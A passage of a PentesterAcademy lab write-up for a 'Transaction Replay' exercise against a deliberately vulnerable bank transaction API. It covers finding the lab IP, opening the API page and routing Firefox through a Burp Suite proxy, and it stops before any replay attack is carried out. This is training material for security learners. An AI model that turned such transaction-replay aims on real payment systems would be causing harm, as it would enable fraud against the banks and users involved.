ATTACK DEFENSE


by PentesterAcademy

Name	Transaction Replay
URL	https://attackdefense.com/challengedetails?cid=1353
Type	REST: JWT Basics

Important Note: This document illustrates all the important steps required to complete this lab. This is by no means a comprehensive step-by-step solution for this exercise. This is only provided as a reference to various commands needed to complete this exercise and for your further research on this topic. Also, note that the IP addresses and domain names might be different in your lab.

Step 1: Check the IP address of the machine.

Command: ifconfig



```
root@attackdefense:~# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 10.1.1.6  netmask 255.255.255.0  broadcast 10.1.1.255
        ether 02:42:0a:01:01:06  txqueuelen 0  (Ethernet)
        RX packets 576  bytes 102448 (100.0 KiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 627  bytes 2506537 (2.3 MiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

eth1: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 192.215.101.2  netmask 255.255.255.0  broadcast 192.215.101.255
        ether 02:42:c0:d7:65:02  txqueuelen 0  (Ethernet)
        RX packets 20  bytes 1584 (1.5 KiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 0  bytes 0 (0.0 B)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 889  bytes 1863682 (1.7 MiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 889  bytes 1863682 (1.7 MiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

root@attackdefense:~#
```


The IP address of the machine is 192.215.101.2.

Therefore, the bank transaction API is running on 192.215.101.3, at port 5000.

Step 2: Viewing the Transaction API.

Open the following URL in firefox.

URL: http://192.215.101.3:5000



Welcome to Simple Transaction API


Congratulations! You can redeem $100 on clicking this button.

Current Balance: $0. You still need atleast $5001


Step 3: Configuring the browser to use BurpSuite proxy and making BurpSuite intercept all the requests made to the API.

Launch BurpSuite.

Select Web Application Analysis > burpsuite



The following window will appear:


Burp Suite Community Edition v2.1.04

Welcome to Burp Suite Community Edition. Use the options below to create or open a project.

Note: Disk-based projects are only supported on Burp Suite Professional.

● **Temporary project**

○ **New project on disk** Name: File:

○ **Open existing project**


Name	File

File:

☑ Pause Automated Tasks

Click Next.

Finally, click Start Burp in the following window:


Burp Suite Community Edition v2.1.04

Select the configuration that you would like to load for this project.

● **Use Burp defaults**

○ **Use options saved with project**

○ **Load from configuration file**


File

File:

□ Default to the above in future

□ Disable extensions

The following window will appear after BurpSuite has started:


Burp Suite Community Edition v2.1.04 - Temporary Project
Burp Project Intruder Repeater Window Help
Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Extender Project options User options
Tasks
New scan
New live task
Filter Running Paused Finished
Upgrade to Burp Suite Professional to automatically find vulnerabilities!
Hide
Issue activity [Pro version only]
Filter High Medium Low Info Certain Firm Tentative
Event log
Filter Critical Error Info Debug
Search...
Advisory

1. Live passive crawl from Proxy (all traffic)

Add links. Add item itself, same domain ... 0 items added to site map

Capturing: 0 responses processed

0 responses queued


Issue type	Host	P:
Suspicious input transformation (reflected)	http://insecure-bank.com	/u
SMTP header injection	http://insecure-website.c...	/c
Serialized object in HTTP message	http://insecure-bank.com	/b
Cross-site scripting (DOM-based)	https://insecure-bank.com	/
XML external entity injection	https://vulnerable-websit...	/p
External service interaction (HTTP)	https://insecure-website....	/p
Web cache poisoning	http://insecure-bank.com	/c
Server-side template injection	http://insecure-bank.com	/u
SQL injection	https://vulnerable-websit...	/

Time	Type	Source	Message
00:40:55 10 Nov 2019	Info	Proxy	Proxy service started on 1
00:40:48 10 Nov 2019	Info	Suite	Running as super-user, en

Memory: 55.3MB Disk: 32KB

Configure the browser to use the Burp proxy listener as its HTTP Proxy server.


Open the browser preference settings and search for network proxy settings.



Network Proxy

Configure how Firefox connects to the internet. Learn More


Select Manual Proxy Configuration and set the HTTP Proxy address to localhost and the port to 8080.


Connection Settings
×
Configure Proxy Access to the Internet
○ No proxy
○ Auto-detect proxy settings for this network
○ Use system proxy settings
● Manual proxy configuration
HTTP Proxy 127.0.0.1 Port 8080
□ Use this proxy server for all protocols
SSL Proxy Port 0
FTP Proxy Port 0
SOCKS Host Port 0
○ SOCKS v4 ● SOCKS v5
○ Automatic proxy configuration URL
Reload
Help
Cancel
OK

Click OK.

Everything required to intercept the requests has been setup.

Step 4: Interacting with the Transaction API.




Welcome to Simple Transaction API

Congratulations! You can redeem $100 on clicking this button.

Current Balance: $0. You still need atleast $5001

